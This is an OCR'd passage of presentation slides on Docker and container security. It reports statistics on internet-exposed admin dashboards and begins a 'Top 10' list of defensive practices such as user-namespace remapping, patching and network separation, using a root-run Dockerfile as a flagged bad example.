
High Level Findings

- **22,672** OPEN ADMIN DASHBOARDS DISCOVERED ON INTERNET
- **95%** HOSTED INSIDE OF AMAZON WEB SERVICES (AWS)
- **55%** HOSTED IN AN AWS REGION WITH THE US (US-EAST MOST POPULAR)
- **> 300** OPEN ADMIN DASHBOARDS OPEN WITH NO CREDENTIALS

Platforms Discovered

We discovered the following applications during our research:


- Kubernetes
- Mesos Marathon
- Swagger API UI
- Red Hat Openshift
- Docker Swarm:
    - Portainer
    - Swarmpit




201 Security

- **Threat Modeling**
  - 2nd vector: Host / platform


- **Threat Modeling**
  - 2nd vector: Host / platform





201 Security

- **Threat Modeling**
  - 3rd vector: Integrity and confidentiality of OS images




201 Security

- **Good posture**


but also chances to mess up things


  http://www.xinhuanet.com/english/2018-03/21/c_137053672_3.htm / http://gcaptain.com/big-mess-at-port-of-karachi-after-two-container-ships-collide/ Hassan Jan



201 Security


Based on this: make it safe





Top 10 Docker Security


- **Idea: Top 10 Docker Security**
  - Rather Proactive Measures than Risks
  - Examples, syntax
    - Only docker cmdline / `Dockerfile`
    - No
      - Kubernetes, ...
      - YAML



Top 10 Docker Security

- **Top 1: User Mapping**
  - Docker’s insecure default!
    - Running code as privileged user


```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT [“/usr/sbin/nginx”,”-g”,”daemon off;”]
EXPOSE 80
```

Top 10 Docker Security


- **Top 1: User Mapping (cont‘d)**

```
UID      PID  PPID  C PRI STIME TTY      TIME CMD
root    5508  5491  3  80   Sep27 ?  12:41:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   20749 20731  0  80   Sep27 ?  02:08:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   23053 23036  1  80   Sep27 ?  04:43:48 java -Xmx512m -jar /mainappl.jar
root   25264 25247  0  80   Sep27 ?  02:03:03 java -Xmx512m -jar /mainappl.jar
root   26740 26712  0  80   Sep27 ?  01:54:23 java -Xmx512m -jar /mainappl.jar
root   27841 27823  4  80   Sep27 ?  13:03:24 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   28187 28167  0  80   Sep28 ?  01:13:01 java -Xmx512m -jar -Dspring.profiles.active=prod-prod /mainappl.jar
root   29232 29213  0  80   Sep27 ?  02:27:11 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   30917 30898  0  80   Sep27 ?  01:56:59 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root   34542 34519  5  80   Aug29 ?  06:59:13 java -Xmx512m -jar /auth.war
root   50270 50194  4  80   Sep27 ?  15:15:31 java -Xmx512m -jar /auth.war
root   56683 56663 40  80   Aug29 ?  2-02:56:14 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   58309 58291  7  80   Aug29 ?  09:15:46 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   62418 62335  1  80   Aug29 ?  01:27:41 java -Xmx512m -jar /appnl.jar
root   62634 62611  0  80   Aug29 ?  00:53:55 java -Xmx512m -jar /appnl.jar
root   62963 62930  0  80   Aug29 ?  00:31:46 java -Xmx512m -jar -Dspring.profiles.active=prod /mainappl.jar
root   64175 64157  0  80   Aug29 ?  00:47:43 java -Xmx512m -jar /appnl.jar
root   65288 65267  0  80   Aug29 ?  01:03:07 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   65649 65626  0  80   Aug29 ?  00:52:27 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   66177 66158  0  80   Aug29 ?  01:04:33 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root   68013 67993 11  80   Aug29 ?  14:00:31 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
```


Top 10 Docker Security

- **Top 1: User Mapping (cont'd)**
  - Workaround: Remap *user namespaces* !
    - `user_namespaces(7)`
    - https://docs.docker.com/engine/security/userns-remap/#enable-userns-remap-on-the-daemon
  - Nutshell:
    - Configure
      - mapping in `/etc/subuid` + `/etc/subgid`
      - `/etc/docker/daemon.json`
    - Start `dockerd` with `--userns-remap <mapping>`
  - Limits:
    - Global to dockerd
    - PID / net ns




Top 10 Docker Security

- **Top 1: User Mapping (cont‘d)**
  - **Never-ever as Root**
    - Violation of Least Privilege Principle
      - Giving away benefit of „containment“
      - Escape from application => root in container
    - No need to do this
      - Also not of low (<= 1024) ports



Top 10 Docker Security


- **Top 2: Patchmanagement**
  - **Images**
  - **Host**
  - **Container Orchestration**



Top 10 Docker Security

- **Top 2: Patchmanagement**
  - **Images**


```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80
```

Top 10 Docker Security

- **Top 3: Network separation + firewalling**
  - Basic DMZ techniques
    - Internal
    - (External)
  - **Internal** (network policies)
  - Depends on
    - Network driver
    - Configuration

